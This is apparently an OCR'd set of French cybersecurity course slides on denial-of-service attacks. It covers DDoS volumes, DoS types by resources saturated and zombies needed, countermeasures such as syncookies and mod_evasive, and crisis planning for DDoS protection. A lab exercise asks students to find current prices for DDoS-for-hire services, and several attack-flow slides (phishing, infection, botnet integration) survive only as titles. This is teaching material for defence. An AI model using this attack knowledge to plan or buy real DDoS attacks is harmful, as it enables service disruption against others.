
- Le harcèlement
  - Occupation permanente de la ligne
- Le livreur de pizzas
  - Appel de plusieurs livreurs pour une fausse adresse
  - Voir backscatter pour le repérage
- Le chewing gum dans la serrure

Attaque D.D.O.S.

Distributed Deny Of Service ou déni de service distribué.

- D.O.S. appliqué par plusieurs (dizaines de milliers de) machines
- Généralement de type "livreur de pizzas"
- Rarement évitable (sauf par des sociétés internationales spécialisées)
- Volume maximal actuel :
  - 1 Tbit/s (19 septembre 2016)
  - 1.35 Tbit/s par de serveurs memcached (mars 2018)
  - `https://www.ovh.com/fr/blog/cybersecurite/`

Déni de service contre akamaï avec memcached



source https://www.bleepingcomputer.com

Type de D.O.S.

- Saturation de la bande passante (UDP)
  - 10000 zombies
  - Impossible de lutter seul (se "cacher" derrière OVH, CloudFlare, etc.)
- Saturation de la table des connexions (TCP)
  - 1000 zombies
  - Lutte : utilisation des syncookies
- Saturation du nombre processus
  - 100 zombies mais les machines sont "grillées", connaissance minimale
  - Lutte : limitation du nombre de processus, repérage et blocage très tôt


Type de D.O.S.

- Saturation de la CPU
  - 10 zombies mais les machines sont "grillées", connaissances pointues
  - exemple: requêtes SQL massive
  - Lutte : limitation de la CPU (noyau), mod_evasive (http)
- Plantage distant
  - 1 zombie. Expertise nécessaire
  - Empoisonnement des caches CDN
  - Patch régulier, durcissement noyau, protection applicative

Et si kon ve fer mé kon sé pa

source http://www.ddosservice.com

Piske ma copine me quitte, je DDoS



source

https://pasillo.renater.fr/weathermap/weathermap_metropole.html

La protection DDoS

Elle se prépare, comme toute gestion de crise.

- Savoir ce que l'on est prêt à sacrifier (ou pas)
  - En terme de correspondants
  - En terme de services
- Les procédures
  - Les concevoir (qui fait quoi comment, les interlocuteurs)
  - Les rédiger
  - Les valider


La protection DDoS

- Elle est multi-niveaux
  - Volumétrique (FAI)
  - Connexion (Réseau)
  - Applicative (Développement)
- Elle a ses risques propres
  - Perte localisée de connexion (syncookie)
  - Latence en régime de croisière (limites CPU/process/RAM/disque)
  - Risque d'interception "high level" : cloudflare / OVH / etc.

Pause TP : DDoS


- Résumez en 5 lignes cette page web
  `https://www.ovh.com/fr/blog/rapport-attaques-ddos-observees-par-ovh-en-2017/`
- Trouvez un tarif actuel pour du DDoS

Déroulement d'attaque phishing




Déroulement d'attaque infection


Déroulement d'attaque infection / protection




Déroulement d'attaque infection contournement




Déroulement d'attaque intégration botnet




Déroulement d'attaque infection pour Spam/Virus



